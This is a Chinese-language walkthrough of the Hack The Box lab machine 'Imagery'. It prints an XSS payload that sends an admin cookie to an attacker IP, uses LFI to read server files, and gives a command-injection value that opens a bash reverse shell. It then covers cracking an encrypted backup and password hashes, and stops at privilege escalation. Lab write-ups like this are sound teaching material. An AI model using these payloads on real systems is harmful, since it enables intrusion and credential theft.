基本信息
- https://app.hackthebox.com/machines/Imagery
- 10.10.11.88
端口扫描
22和8000:
1 | nmap -sC -sV -Pn 10.10.11.88 |
8000
一个图像处理相关的:

Imagery

随意注册登录,就一个上传图片功能:
Report Bug & XSS

存在交互的地方就Report Bug功能,提交信息会有bot自动查看,常规XSS,得到一个cookie:
1 | <img src=1 onerror="document.location='http://10.10.14.15:7777/'+document.cookie"> |
Admin Panel & LFI

替换cookie后,我们可以访问到Admin Panel:
admin有一个查看日志的功能,常规LFI:


后面就是一步步读文件,最终在db.json里得到密码hash,可以解出来testuser用户密码:
1 | /proc/self/cmdline |
testuser & 命令注入
登录testuser可以发现对图片有修改size选项,结合前面LFI读取对应代码发现命令注入,直接参数拼接到command里:


所以就是通过命令注入获取shell:
1 | "height":"1920; bash -c \"bash -i >& /dev/tcp/10.10.14.15/4444 0>&1\" #" |
backup
在/var/backup里可以看到一个加密的备份web_20250806_120723.zip.aes,下载到本地:
1 | file web_20250806_120723.zip.aes |

可以知道是pyAesCrypt加密的,所以针对性破解:
- GitHub - marcobellaccini/pyAesCrypt: A Python 3 module and script that uses AES256-CBC to encrypt/decrypt files and streams in AES Crypt file format (version 2).
https://github.com/marcobellaccini/pyAesCrypt - GitHub - Nabeelcn25/dpyAesCrypt.py: dAescrypt.py is a multithreaded brute-force tool to crack .aes files encrypted using the pyAesCrypt library. It supports password length filtering, progress display with ETA, and optional decryption after cracking.
https://github.com/Nabeelcn25/dpyAesCrypt.py
1 | 破解出密码,解密 |
db.json
解压得到的文件中也有db.json,其中得到新的用户及hash,解出对应密码:
1 | mark@imagery.htb |
user flag
得到的mark不能直接ssh登录,从web shell切过去:

提权信息
